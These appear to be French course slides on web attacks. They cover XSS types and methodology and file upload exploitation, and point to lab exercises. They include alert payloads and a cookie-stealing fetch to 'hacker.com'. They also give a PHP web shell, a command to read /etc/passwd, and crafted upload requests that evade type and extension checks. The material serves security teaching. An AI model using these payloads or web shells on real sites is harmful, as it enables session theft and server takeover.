
=> Permet de :

- Voler des cookies de session
- Modifier l'apparence du site
- Rediriger des utilisateurs sur des sites de phishing
- Voler des données visibles sur la page (tokens, profil utilisateur, mail, etc.)


Exemple : Balises HTML qui executent du JavaScript :

- <script>...</script>
- <img src=x onerror=...>
- <a href="javascript:...">
- <svg onload=...>
- <button onclick=...>


3 XSS STOCKÉE



XSS RÉFLÉCHIE



DOM XSS


https://leonard.devinci.io
3
La victime visite l'URL sans rien remarquer
4
Le serveur répond avec la page web normale, sans le payload malveillant
La victime clique sur le lien
2
Bob
1
L'attaquant envoie une URL contenant un payload malveillant
5
Le navigateur de la victime exécute un script légitime de la page qui prend en entrée une donnée du DOM contenant le payload malveillant
6
Le navigateur renvoie les informations sensibles de la victime à l'attaquant

XSS - MÉTHODOLOGIE

Chercher d'abord une HTML Injection

Trouver d'abord des injections HTML en injectant des payloads innofensifs dans des inputs utilisateur

- `<h1>test</h1>`
- `"><u>test`
- `"><h1>test`
- `"abc><h1>test<h1>`

Transformer l'HTML Injection en XSS

Une fois le point d'injection HTML trouvé, déclenchez le JS

- `<script>alert(1)</script>`
- `<u/onmouseover=alert(1)>test`
- `<img src=x onerror=alert(1)>`
- `<svg onload=alert(1)>`

L'Attaque

Exfiltrer les données intéressantes (Vol de cookies, keylogger, redirection, CSRF, etc.)

```
<script>fetch('https://
hacker.com/cookie=' +
btoa(document.cookie));</
script>
```

XSS - DÉMONSTRATION

Exercice 1 : Refelected XSS

Exercice 2 : Stored XSS

Exercice 3 : Vol de cookies

XSS - RESSOURCES

Excess XSS: A comprehensive tutorial on cross-site scripting

PayloadsAllTheThings XSS Injection

Sites pour exfiltrer des cookies :

- requestrepo.com
- webhook.site
- requestbin.net

XSS - RESSOURCES

PortsWigger - XSS Labs

Challenges RootMe WebClient :

XSS - Stockée 1
XSS - Stockée 2
XSS DOM Based - Introduction
XSS DOM Based - AngularJS
XSS DOM Based - Eval
XSS DOM Based - Filters Bypass
XSS - Stored - contournement de filtres
XSS - DOM Based
XSS - Volatile

CSP Bypass - Inline code
CSP Bypass - Nonce 2
CSP Bypass - Dangling markup
CSP Bypass - JSONP
CSP Bypass - Dangling markup 2
CSP Bypass - Nonce

FILE UPLOAD VULN


2 VULNÉRABILITÉ DE FILE UPLOAD

- Vulnérabilité qui existe quand le webserver permet aux utilisateurs d'upload des fichiers dans le filesystem sans vérifier suffisamment que le fichier n'est pas malveillant.

Impact => Remote Code Execution sur le système

FILE UPLOAD - EXEMPLE

- Etape 1 :
  - Upload un script PHP qui lance une commande sur le serveur web
    - `cat /etc/passwd`



FILE UPLOAD - EXEMPLE

- Etape 2 :
  - Appeler ce script pour que le serveur puisse l'executer

FILE UPLOAD - QUELLES SONT LES CONDITIONS ?

- **2 conditions** pour avoir une vulnérabilité de File Upload :
  a. Pouvoir upload un script malveillant
  b. Pouvoir appeler ce script pour que le serveur puisse l'executer.

2 FILE UPLOAD - COMMENT L'EXPLOITER ?

- **Cas 1 : Aucune validation du type de fichier** (Cas classique)
  - Upload un webshell classique

1. PHP Web Shell (test.php)

```php
<?php system($_GET['cmd']);?>
```

2. Requête pour éxécuter le Web Shell

FILE UPLOAD - COMMENT L'EXPLOITER ?

- **Cas 2 : Mauvaise validation du type de fichier**
  - La validation du type de fichier dépend de l'en-tête “Content-Type”.
    - => Remplacez l'en-tête “Content-Type” par un type de fichier autorisé avec Burp.

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryW4OBZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryW4OBZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: image/jpeg
<?php system($_GET['cmd']);?>
...
```

FILE UPLOAD - COMMENT L'EXPLOITER ?

- **Cas 3 : Blacklist insuffisante des types de fichiers dangereux**
  - La blacklist (deny list) n'inclut pas toutes les extensions de fichiers dangereux.
    - => Upload un fichier avec une extension de fichier qui n'est pas incluse dans la blacklist (ex: .php2, .php3, .php4, .php5, .php6, .php7, .phtml, .pHp5, etc.)

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryW4OBZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryW4OBZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php4"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

FILE UPLOAD - COMMENT L'EXPLOITER ?

- **Cas 4 : Utilisation de Techniques d'obfuscation**
  - Ex: URL Encoding, NULL Byte (%00), etc;

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundary3NBHodEMURINF3vb
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryTYavNfhSEZ01Z80E
Content-Disposition: form-data; name="avatar";
filename="test.php%00.png"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

FILE UPLOAD - MÉTHODOLOGIE


- Identifiez les technologies backend sur lesquelles repose l'application. (Wappalyzer)
- Upload un fichier standard et déterminez si vous pouvez appeler/exécuter le fichier.
